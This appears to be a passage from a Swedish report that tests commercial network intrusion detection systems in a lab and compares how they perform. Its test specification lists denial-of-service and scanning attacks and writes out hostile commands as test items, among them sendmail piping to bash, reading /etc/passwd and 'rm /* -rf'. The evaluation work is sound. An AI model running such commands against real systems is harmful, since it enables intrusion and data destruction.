- Det finns en skrivarserver som styr 5 skrivare.
- Ytterligare 14 arbetsstationer finns kopplade till samma switch.
- Till switchen går också företagets Internet förbindelse på 10 Mbit där ytterligare 35-40 datorer emellanåt utnyttjar de tjänster som finns på det nätet.

Detta är vår lastgenerator som vi önskar kunde finnas som mjukvara att köra simuleringar med. Några statistiska data över hur mycket trafik som nätet genererat under testerna finns tyvärr inte men en indikator på en hub i nätet har vid test tillfällena visat på 6-50 % utnyttjande av nätet under lasttesterna.

Laborationsnätverk

Det laborationsnätverk som vi har använt var uppbyggt med följande komponenter.

- Ett nätverksbaserat intrångsdetekteringssystem som övervakar all trafik.
- En dator som utför alla anfall. Denna benämns "Hacker".
- Två måldatorer som får ta emot attackerna. Dessa benämns "Offer".
- Trafik från ett annat nät adderat till laborationsnätet (Vanliga användare).



Figur 6.2: Laborationsnätverk

Anfallen i detta test kommer i första delen från skript innehållande ett antal utvalda tester. Den andra delen kommer från en säkerhetsskanner. Säkerhetsskannern är ett verktyg uppbyggt med en mängd moduler och signaturer som referens för att hitta svagheter.

Skannern testar den dator man vill analysera genom att exempelvis kontrollera programversioner, leta efter olika tjänster, prova "Denial of Service"-attacker och prova standardlösenord. Skannerns tester baseras på rapporter från CERT eller andra organisationer som övervakar och sprider information om säkerhetshot och buggar. Resultatet från programmet rapporteras till operatören som då bör använda informationen för att göra systemet starkare mot angrepp men verktyget kan naturligtvis användas av illvilliga personer för att automatisera sökandet efter offer.

6.1 Testfaser

Testet är indelat i två delar där skriptet körs två gånger och Nessus en gång. Skriptets två testfaser körs mot respektive system med samma serie attacker, ett test i obelastat nät och ett med extra trafik som genereras av belastningsnätet. Differens mellan testerna är viktig då ett system som inte klarar att detektera intrångsförsök i ett belastat nät med normal trafik kan anses opålitligt. Stresstestets resultat kan variera beroende på hur mycket last det finns i nätet under körningen eller hur snabba hårdvaruresurser som systemet körs i men kraven för alla system i detta test ska vara uppfyllda med god marginal. Med last i nätet menas inte bara utnyttjandet av bandbredden utan även antalet IP-addresser, antalet protokoll, antalet förbindelser mellan olika datorer och programvaror. I Nessus deltestet har vi valt ut moduler för att komplettera skriptet och till större del för att leta efter så många olika bakdörrar och trojaner som möjligt samt några tester på olika tjänster och buggar i dem.

6.2 Behov och signaturer

För att detektera informationsinsamlande aktiviteter och försök till intrång så måste det i de flesta fall finnas nätverksanslutna datorer med aktiva kommunikationsstackar. I flesta fall behövs aktiva tjänster på datorerna med undantag för datagram som kan skickas till vad som helst utan att egentligen ha någon destination. Om ett NIDS ska larma för signaturer som t.ex. tillhör en bakdörr som ligger bakom en känd serviceport så räcker det inte med att testa om porten är finns där. Den måste dessutom vara öppen för uppkoppling och kunna ta emot data men inte nödvändigtvis svara på inkommande data. Om kommunikation med bakdörren sker med datagram så kan det räcka med att man skickar datagrampaket i nätet för att aktivera larmet då målporten och/eller meddelandeinnehållet är själva signaturen såvida inte svaret från bakdörren är signaturen.

Hur IDS detekterar detta kommer att märkas i Nessusdelttestet då många försök att väcka bakdörrar och trojaner genom att skicka data till en fiktiv bakdörr/trojans port i försök att lura IDS. Nessus testerna kommer att visa att man kan lura ett IDS att larma på något som egentligen inte existerar. Om sekvenser av händelser anses vara olaglig aktivitet så kan det endast detekteras om IDS lagrar information om vad som hänt tidigare. Det kommer att märkas i testet om analysen hos IDS sker med hjälp av tidigare datapaket i samverkan med nya för att dra slutsatser om aktiviteter. Om ett IDS lagrar en begränsad mängd data för analys så kan vissa attacker eller aktiviteter kan undgå detektering om man gör dem långsamt. Vissa system har N antal av typ "aktivitet" under T sekunder som gräns för ett larm och vet man om gränserna så kan man utan problem lägga sig under dessa och undgå detektering. Hur systemen analyserar och aktiverar larm skiljer sig från system till system och vilka tekniker som ligger bakom besluten i analysmotorn kan vi inte svara på om det inte specifikt står angivet i dokumentationen för respektive system. I de fall då IDS är av "open source" typ så kan man titta på källkoden. För de som är intresserade av hur analyseringen kan gå till så finns ett dokument på området skrivet av Sandeep Kumar och Eugene H Spafford som heter An Application of Pattern Matching in Intrusion Detection [1].

6.3 Begränsningar

Vart man ska sätta gränsen för detta test kan vara svårt att avgöra, men om ett system säger sig kunna detektera en portscan som pågått långsamt under 3 månaders tid så har vi inga möjligheter att verifiera detta. Om en dator dessutom är utsatt för en långsam distribuerad attack utförd av många samarbetande datorer så blir det riktigt svårt att utföra testet. Det är ännu värre om många samarbetande datorer långsamt scannar fler än en dator mot slumpvis valda destinationsportar. Att utföra ett sånt test ligger helt klart utanför vår tidsram.

6.4 Målsystem

Det första målsystemet eller ”offret” i detta test är en dator med Windows 2000 professional installerad med en speciell programvara, BOF, installerad som via nätet ska se ut som en mindre mängd vanliga tjänster. Det andra offret är en Linux RedHat 7.1 installation med några riktiga tjänster aktiva samt något liknande honeypot programmet fast helt utan svarsbeteende. På offrens sida har förutom ett antal riktiga tjänster två speciella program använts. En typ av programvara kallad honeypot, vilket är en simulering av tjänster på en del

av kända portar avsedd att som lockbete lura hackare att försöka bryta sig in och kan ses som ett IDS i sig. Honeypotprogrammet svarar på inkommande uppkopplingsbegäran på dessa portar vilket i detta fall ger säkerhetsscannern en möjlighet att gå vidare med vissa tester vilket annars skulle vara omöjligt. Det andra programmet öppnar valfritt antal portar i både TCP och UDP som tar emot data men svarar inte med något data förutom i uppkopplingssekvensen. Detta program används i en speciell del i testet då falska positiva larm genereras ur IDS genom att öppna portar som är kända hos ett antal bakdörrar och andra program.

6.5 Osäkerhet i tester

Om man öppnar en port för meddelanden eller inkommande uppkopplingsbegäran och tar emot data men inte har någon riktig tjänst bakom och det lurar ett IDS att larma, är det korrekt?.

Honeypotprogrammet emulerar inte alla tjänster på ett korrekt sätt i lagren ovanför transportlagret, exempelvis kan i vissa fall ett enkelt svar som tex. "Login:" ges för Telnet men andra tjänster svarar med irrelevant data. Vi kan heller inte säga att Nessus tester genererar riktiga signaturer. Det är med säkerhet så att intrångsdetekteringssystemet känner till och larmar på fler attacker än det kommande resultatet på grund av begränsningen och utformningen av tester som kan utföras. Detta är något som gör tester i laborationsmiljö osäkra om man inte har för avsikt att installera och testa alla program och hack med riktiga programvaror vilket antagligen inte är praktiskt genomförbart. Att göra ett test till alla tänkbara aspekter kring IDS är mycket tidsödande då mängder med programvara måste installeras och olika konfigurationer måste utföras. Detta är inte något vi har för avsikt att utföra i vårt test på grund av tidsbrist.

7 Testspecifikation

Följande programvaror och hårdvaror har använts i testet av systemen.

Hacker:

- Linux RedHat version 7.1
- Nessus version 1.0.7a
- Script som använder
    1. Nmap 2.54 beta8
    2. ping (RedHat 7.1)
    3. host (RedHat 7.1)
    4. Telnet (RedHat 7.1)
    5. ftp (RedHat 7.1)
    6. xclock (RedHat 7.1)
    7. UDPflood (källkod i bilaga F)
    8. TCPflood (källkod i bilaga F)
    9. targa (källkod i bilaga F)
    10. connect (källkod i bilaga F)

Installerat på Dell Dimension 8100

IDS:

- Linux RedHat 7.1:
    1. Secure Net PRO
    2. DefenseWorx IDS
- Windows NT 4.0 svensk sp4 (workstation):
    1. Checkpoint Real Secure
    2. Netprowler

Installerat på Dell Dimension 8100

Offer1:

- Windows 2000 professional sp1 svensk
- BackOfficer Friendly (BOF) version 1.1 som honeypot

Installerat på Compaq Deskpro 5133

Offer2:

- (Linux RedHat 7.1)
- Sendmail, ver 8.11.2
- Ftp, ver wu-2.6.1(1)
- in.telnetd, ver 1.24
- NFS (Linux RedHat 7.1)
- UDPTCPserver (källkod i bilaga F)
- serverscript (källkod i bilaga F)

Installerat på Compaq deskpro 5133

Attackskriptet är konstruerat av oss som en kopia av de tester som utförts av Daniel Krantz på Validation i en tidigare utvärdering [15] av Real Secure version 3.2.
Detta skript ska avspegla Daniels test för att kunna jämföra resultatet på en nyare version av RealSecure samt användas för att testa andra system på samma sätt.

Detaljerad beskrivning av skriptet och de olika testernas placering i ett hacks anatomi (HA) angivet, se figur 3.2.

1. Land HA:9
   SYN packet där källadress och port är samma som destinationen.
2. Sping HA:9
   Stora paket sänds snabbt till en dator.
3. Teardrop HA:9
   TCP/IP IP fragmentering med överlappande fragment.
4. Winnuke HA:9
   Message out of band data till port 139
5. SYNflood HA:9
   Öppna alla portar på en dator utan att stänga dem för att tömma resurser.
6. UDPflood HA:9
   Service genom att skapa en UDP paketstorm.
7. Webattacker HA:3,4,6,8,9
   (saxade ur Nessus tester och körs med hjälp av "connect")
   Diverse attacker mot webservrar som kan ge information om systemet, användas som ”Denial of Service” eller vara början på kända intrångsförsök.
8. Web attacker i encodad form HA:3,4,6,8,9
   (saxade ur Nessus tester och körs med hjälp av "connect")
   Liknande test 7 men har data i "encodad" form för att undgå detektering i både servrar och intrångsdetekteringssystem.
9. TCP portscan (Connect) multiport singlehost HA:2
   Informations insamlande teknik för att hitta tjänster som kan användas vid intrång.
10. Sendmail HA:3,5,8,9
    (manuell vrfy, expn, debug, helo overflow, rcpt to: /etc/passwd, rcpt to: | /usr/bin/bash, mail from: overflow)
    Ett test för att se om data och kommandon kan detekteras i sessioner
11. TCP portscan (Connect) multiport singlehost HA:2
    Informations insamlande teknik för att hitta tjänster som kan användas före intrång.
12. TCP ports can (Connect) single port multiphase HA:2
    Informations insamlande teknik för att hitta tjänster som kan användas före intrång.
13. TCP portscan (SYN stealth) multiport singlehost HA:2
    Informations insamlande teknik för att hitta tjänster som kan användas före intrång.
14. TCP portscan (SYN stealth) singleport multihost HA:2
    Informations insamlande teknik för att hitta tjänster som kan användas före intrång.
15. TCP portscan (FIN stealth) multiport singlehost HA:2
    Informations insamlande teknik för att hitta tjänster som kan användas före intrång.
16. TCP portscan (FIN stealth) singleport multihost HA:2
    Informations insamlande teknik för att hitta tjänster som kan användas före intrång.
17. UDP portscan multiport singlehost HA:2
    Informations insamlande teknik för att hitta tjänster som kan användas före intrång.
18. UDP portscan singleport multihost HA:2
    Informations insamlande teknik för att hitta tjänster som kan användas före intrång.
19. Pingsweep HA:2
    Informations insamlande teknik för att hitta tjänster som kan användas före intrång.

20. SNMPscan HA:3
    Körs i Nessus av modulen "default community names"
21. DNS zonetransfer HA:1
    Ta DNS data ur servern.
22. Xsnoop HA:6
    Utförs inte alls i p.g.a brist på programvara för testet.
23. Backorifice HA:4
    Väl känd bakdörr vars klientdel används i skriptet för att utföra några kommandon mot BackOfficerFriendly som emulerar server delen.
24. Netbios nullsession HA:4
    Starta en Windows Netbios session utan lösenord och kontonamn
25. NT cleartext password HA:?
    Utförs inte alls i p.g.a brist på programvara för testet.
26. Mönster i Telnet sessioner HA:6,9
    Logga in på ett befintligt konto på offer2 och kör "cat /etc./passwd" samt "rm /* -rf"
27. 3 misslyckade inloggningar i Telnet HA:3,4
28. 3 misslyckade inloggningar i Ftp HA:3,4
29. Hög grad av fragmentering HA:?
    Ställ MTU till 20 respektive 10 i två test och kör sendmail testet 10 och en "http get /cgi-bin/phf" med connect
30. Portscan mot offer1 under “Denial of Service” mot IDS HA:?
    Kör en portscan mot offer1 under "Denial of Service" med Targa (nestea) mot IDS.
31. Kontrollera hur länge en session loggas som aktiv. HA:?
    Körs inte p.g.a tidsbrist.
32. NFS (mount showmount rpcinfo) HA:2,3,4
    Montera ett exporterat filsystem från offer 2, lista exporterade filsystem och lista rpc tjänster.
33. Utgående Xwindow sessioner HA:?
    Starta xclock eller liknande och exportera gränssnittet mot offer2.

7.1 Tester med Nessus

Tester ur Nessus som finns detaljerat beskrivna i bilaga J.

- win_trinoo trojan
- trinoo trojan
- tfn trojan
- subseven trojan
- stacheldraht trojan
- shaft trojan
- mstream_agent trojan
- mstream_handler trojan
- backorifice1 trojan
- trinity trojan
- deep_throat bakdörr
- finger_backdoor bakdörr
- portal_of_doom bakdörr
- winsatan bakdörr

- gatecrasher bakdörr
- sygate_remote_control bakdörr
- netbus bakdörr
- cdk bakdörr
- netbus2 bakdörr
- girlfriend bakdörr
- NetSphere bakdörr
- kuang2_the_virus virus/bakdörr
- snmp_default_communities service
- rpc_snmp service
- nis_server service
- finger_redirection service
- cfinger_search service
- vnc application
- PC_anywhere application
- linuxconf_detect application
- nessus_detect application
- piranha application

Samtliga tester som är bakdörrar, trojaner samt applikationer ska ha sina motsvarande destinationsportar öppnade både för TCP och UDP på offer2.
Dessa portar finns konfigurerade i ett skript kallat serverskript och ska köras på offer2 av root.
Efter att portarna satts upp så kan man köra Nessus med de valda testmodulerna.
Testet genomfördes utan belastingsfasen som tidigare använts.
Vid detta test är det viktigt att komma ihåg att ingen av dessa är riktiga tjänster utan endast servrar som tar emot data och inte skickar något till svar.
Om NIDS larmar vid detta test så är det ett positivt falsklarm och inget annat och påvisar ytterligare en osäkerhet bland dessa system.
Som försvar kan sägas att om en bakdörr är UDP baserad och inte svarar på ett mottaget kommando utan bara utför vad den nu är tänkt göra så är det korrekt att ett larm sänds även om det är falskt.

8 Utvärdering

8.1 DefenseWorx IDS

Tillverkare

DefenseWorx, http://www.secure-worx.com

Version

Version 0.8 beta 2.

Operativsystem

Sensor

Red Hat 6.0 Linux Kernel 2.2 eller nyare.

Konsol

Vilket som helst som Java Runtime Environment v1.2.2 fungerar på.

Hårdvarukrav

Sensor & Konsol

400 MHz processor, 128 Mb RAM.

Installation

Ett shellscript startar installationen och packar upp filerna. För att få igång det grafiska gränssnittet behöver java vara installerat.

Konfiguration

Görs manuellt i konfigurationsfilen.

Skriva egna signaturer

Egna signaturer går att skriva med hjälp av reguljära uttryck.

Rapportering

Sker endast till skärm.

Statistikfunktioner

Inga i denna version.

Dokumentation/Manualer

En readme-fil finns och en text som beskriver hur modulerna konstrueras.

Larmgenerering

Larm genereras endast till skärm.

Support

Verkar inte finnas.

Uppdateringar/Skötsel

Obefintlig.

8.2 Dragon

Svårigheter med att få tag på en testversion gjorde att detta system inte är med i testerna.

Tillverkare

Enterasys Networks, http://www.enterasys.com/ids/ , http://www.securitywizards.com/

Version

Okänd.

Operativsystem

Sensor

Linux, OpenBSD, Free BSD, Solaris x86/ Sparc, HP-UX.

Server (Konsol)

Linux, OpenBSD, Free BSD, Solaris x86/ Sparc, HP-UX.

Hårdvarukrav

Sensor

Beror på vilken nätverkshastighet som skall övervakas. Dual Pentium III 700Mhz påstås klara av 225Mbit/s.

Server (Konsol)

Okänd

Installation

Vet vi inget om då vi inte har haft möjlighet att prova systemet.

Konfiguration

Vet vi inget om då vi inte har haft möjlighet att prova systemet.

Skriva egna signaturer

Vet vi inget om då vi inte har haft möjlighet att prova systemet.

Rapportering

Sker med hjälp av Java och PERL till ett webgränssnitt. Många olika sorters rapporter finns.

Statistikfunktioner

Ja, ett antal avancerade analysverktyg finns.

Dokumentation/Manualer

Vet vi inget om då vi inte har haft möjlighet att prova systemet.

Larmgenerering

SNMP, email, syslog.

Support

Vet vi inget om då vi inte har haft möjlighet att prova systemet.

Uppdateringar/Skötsel

Sker automatiskt en gång om dagen.

8.3 SecureNet PRO

Tillverkare

Intrusion.com, http://www.intrusion.com , Mimestar Inc. http://www.mimestar.com

Version

Version 3.2.

Operativsystem

Red Hat Linux 6.2.

Hårdvarukrav

Pentium II 400 MHz, 128 Mb RAM.

Installation

Tre stycken RPMarkiv behöver installeras.

Konfiguration

Följ instruktionerna.

Skriva egna signaturer

Nya moduler kan skapas. Skript kan kopplas till varje separat modul.

Rapportering

Rapporterna kan genereras som HTML, text och CSV.

Statistikfunktioner

Inga inbyggda.

Dokumentation/Manualer

Ingen inbyggd hjälp. Användarmanual och installationsguide finns på hemsidan.

Larmgenerering

email

Support

Se hemsidan.

Uppdateringar/Skötsel

Se hemsidan.

8.4 Snort

Snort finns tyvärr inte med i testerna p.g.a. svårigheter med att få igång rapporteringen. Det går säkert att få igång rapporteringen på ett bra sätt men p.g.a. tidsbrist klarade vi inte detta.

Tillverkare

Öppen källkod, http://www.snort.org

Version

version 1.7.

Operativsystem

Linux, Solaris, Windows NT/2000 (win32)

Hårdvarukrav

Pentium II 300Mhz.

Installation

Ett RPM arkiv behöver installeras.

Konfiguration

Eftersom Snort har öppen källkod går det att konfigurera allt.

Skriva egna signaturer

Egna signaturer går att skriva.

Rapportering

Det finns ingen inbyggd rapportering men det går att hämta hem moduler som skapar htmlsidor av logfilerna.

Statistikfunktioner

Inga kända.

Dokumentation/Manualer

Det följer med i RPM arkivet.

Larmgenerering

Skapa själv. Eller hitta en färdig modul/signatur.

Support

Svaren på många frågor återfinns i diskussionsforumet på Snorts hemsida.

Uppdateringar/Skötsel

Nya signaturer hämtas på Snorts hemsida.

8.5 NetProwler

Tillverkare

Symantec, http://www.symantec.com

Version

version 3.5.

Operativsystem

Windows NT 4.0.

Hårdvarukrav

Pentium II 300Mhz, 128 Mb RAM.

Installation

Normal Windowsinstallation.

Använd riktiga IP-nummer och inte 127.0.0.1 vid inställning av IP-nummer.

Konfiguration

Sker i konsoldelen av Netprowler.

Skriva egna signaturer

Sker med hjälp av Attack Signature Definition toolkit.

Rapportering

Ett antal rapporter finns. Rapporterna kan sparas som HTML, Excelblad, Worddokument, textdokument, eller i ett format som passar Crystalreport.

Statistikfunktioner

Inga inbyggda. Det kan gå att göra med hjälp av Crystal Reports.

Dokumentation/Manualer

Det finns en inbyggd hjälp. Extra dokumentation medföljer i zip-filen.

Larmgenerering

SNMP, email, personsökare.

Support

Via internet eller något av de två supportcentralerna i USA eller Storbrittannien.

Uppdateringar/Skötsel

Uppdateringar och nya signaturer hämtas automatiskt. Systemet behöver inte stängas ner vid uppdateringar.

8.6 Check Point RealSecure

Tillverkare

Check Point Software Technologies Ltd. http://www.checkpoint.com

Version

version 5.0.

Operativsystem

Solaris, Windows NT 4.0.

Hårdvarukrav

Pentium II 266Mhz, 128Mb RAM.

Installation

Normal Windowsinstallation.

Konfiguration

Sker via konsolfönstret.

Skriva egna signaturer

Det finns stöd för egendefinierade signaturer.

Rapportering

Många olika sorters rapporter finns. De är uppdelade i Common, OS only, Network Only och Custom Reports.

Statistikfunktioner

Vissa statistiktrapporter finns.

Dokumentation/Manualer

Inbyggd hjälp finns. Extra dokumentation finns att hämta via hemsidan.

Larmgenerering

Email, SNMP.

Support

Via internet eller någon av de två supportcentralerna i USA eller Israel.

Uppdateringar/Skötsel

Uppdateringar sker med hjälp av X-press Update.

9 Resultat

Under testerna har alla larmmöjligheter i systemen varit aktiverade och det är så systemen kommer konfigurerade i grundinstallationen. Detta ledde till att systemens känslighet var stor i grundutförandet och exempelvis generades larm på helt vanliga aktiviteter som HTTP GET eller ARP förfrågningar som skickas i nätet. Detta resulterade i att en mängd larm genererades på det som är normal trafik vilket märktes speciellt när belastningsnätet var inkopplat.

Om man ser på de system som gått igenom testerna så syns att samtliga jobbar i applikationslagret men är inte fullt kapabla att se in i samtliga tjänster som finns i testet.

Att se utpräglade egenskaper hos systemen i testresultatet är svårt men ett par saker kan uppmärksammas. DefenseWorx och Netprowler kan se mönster i telnet sessioner, däremot kan samtliga utom Netprowler se NFS-monteringar och listningar av exporterade filsystem.

Samtliga system ser enskilda kommandon i SMTP sessioner ex. DEBUG, VRFY root och EXPN root men RealSecure är det enda system som ser overflow attacker i SMTP.

Därav kan man se att systemen inte är fullt utvecklade i applikationslagret ens för de vanligaste tjänsterna.

Samtliga system detekterar informationsinsamlingar av typ portscan men DefenseWorx är det enda system som klarar av ”en till många”-förhållande i portscanningar.

Det vi sett under testerna på Netprowler är att det verkar vara ett tungdrivet system då gränssnittet blir ryckigt och ger dålig respons under belastning.

Detta märks i ett av testerna då Netprowler, som enda system i testet, missade ett larm under belastningsdeltestet. Testerna visade också att Netprowler inte klarar av fragmentering.

RealSecure är det enda system som ser Nullsession vilket är av vikt i de fall övervakat nätverk innehåller Windows installationer.

Nessustesterna med bakdörrar och trojaner avslöjar att samtliga system utom Secure Net Pro ger ett antal falsklarm. Om detta innebär att Secure Net Pro inte känner till några bakdörrar eller inte går att lura kan vi inte svara på.

9.1 Rekommendation

Vi rekommenderar inte att Validation använder något av de NIDS som vi testat. Ändras förutsättningarna och kraven på vad systemet skall klara av går det eventuellt att använda något av systemen.

Systemen är inte lämpliga i nätverk där säkerhet är av största vikt men kan användas som loggning för att ge en signal om att nätverket är av intresse för utomstående eller på annat sätt dragit till sig oönskade aktiviteter.

Eftersom forskning och utvecklig pågår så kommer intrångsdetekteringsprodukterna förändras. Detta gör att testning av framtida system kan ge bättre resultat.

10 Slutsats

Området där NIDS ingår expanderar just nu kraftigt och forskningen inom området pågår. Samtidigt så syns allt oftare säkerhetsrelaterad information i media vilket ökar medvetandet hos företag och privatpersoner. Man kan se ett utbrett ökande användande av Internet hos både företag och privatpersoner vilket leder till ökad efterfrågan på säkerhetsprodukter och integrering av dessa i nätverken. För att de olika produkterna skall kunna samverka i nätverket börjar leverantörerna designa sina säkerhetsprodukter som kompletta lösningar där delarna arbetar tillsammans. Samtidigt så pågår forskning, se Intrusion Detection [8], på ett gränssnitt för generell samverkan mellan säkerhetsprodukter. NIDS är en del i denna utveckling men kommer i framtiden ha begränsningar då kryptering av nätverkstrafik blir vanligare och NIDS inte kan göra signaturmatchning på trafikinnehållet. NIDS existensberättigande finns dock kvar fram till dess att trafiken krypteras och kan ge ett bra komplement till andra säkerhetskomponenter som finns idag.

För att i dagsläget köra NIDS krävs gedigna kunskaper hos operatören för att kunna förstå informationen som kommer ur systemet och speciellt för att göra efterforskningsarbete på de larm som genereras. Att installera NIDS och låta systemet arbeta utan mänsklig tillsyn i tron om att allt är under kontroll ger falsk säkerhet. Systemen behöver uppdateras och omkonfigureras för att ge korrekt information då nya säkerhetsbrister uppstår och förändringar i nätverket sker. Inkörning och testning av systemet krävs i det nätverk där NIDS installeras för att funktionen ska bli acceptabel.

Ovanstående resonemang och våra testresultat visar på en omogenhet hos systemen. Detta omöjliggör målet att rekommendera något system åt Validation AB.

Referenser

[1] *An application of Pattern Matching in Intrusion Detection,* Sandeep Kumar & Eugene Spafford. http://citeseer.nj.nec.com/kumar94application.html

[2] *Bypassing Intrusion Detection System,* Ron Gula, http://www.securitywizards.com/papers/ron_gula-blackhat.zip

[3] *COAST Intrusion detection resources*, http://www.cerias.purdue.edu/coast/ids/

[4] *Hacking Exposed First edition,* Joel Scambray, Stuart McClure, George Kurtz

[5] *Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection*, http://www.robertgraham.com/mirror/Ptacek-Newsham-Evasion-98.html

[6] *Intrusion Detection and Response,* Fred Cohen, http://all.net/journal/ntb/ids.html

[7] *Intrusion Detection Systems,* http://www.cerias.purdue.edu/coast/intrusion-detection/ids.html

[8] *Intrusion Detection,* Edward Amoroso, Intrusion.Net books

[9] *Intrusion Detection, Network security beyond the firewall,* Terry Escamilla, John Wiley & Sons, Inc.

[10] *Michael Sobirey's Intrusion Detection Systems page,* Michael Sobirey, http://www-rnks.informatik.tu-cottbus.de/~sobirey/ids.html

[11] *Network Intrusion Detection System*, Robert Graham, http://www.robertgraham.com/pubs/network-intrusion-detection.html

[12] *Network Intrusion Detection, An analyst's handbook,* Stephen Northcutt, New Riders


[13] *SANS Intrusion Detection FAQ, ver 1.45*, http://www.sans.org/newlook/resources/IDFAQ/ID_FAQ.htm

[14] *Talisker's network security tools,* http://website.lineone.net/~offthecuff/ids.htm

[15] *Validering av IDS funktionalitet,* Daniel Krantz

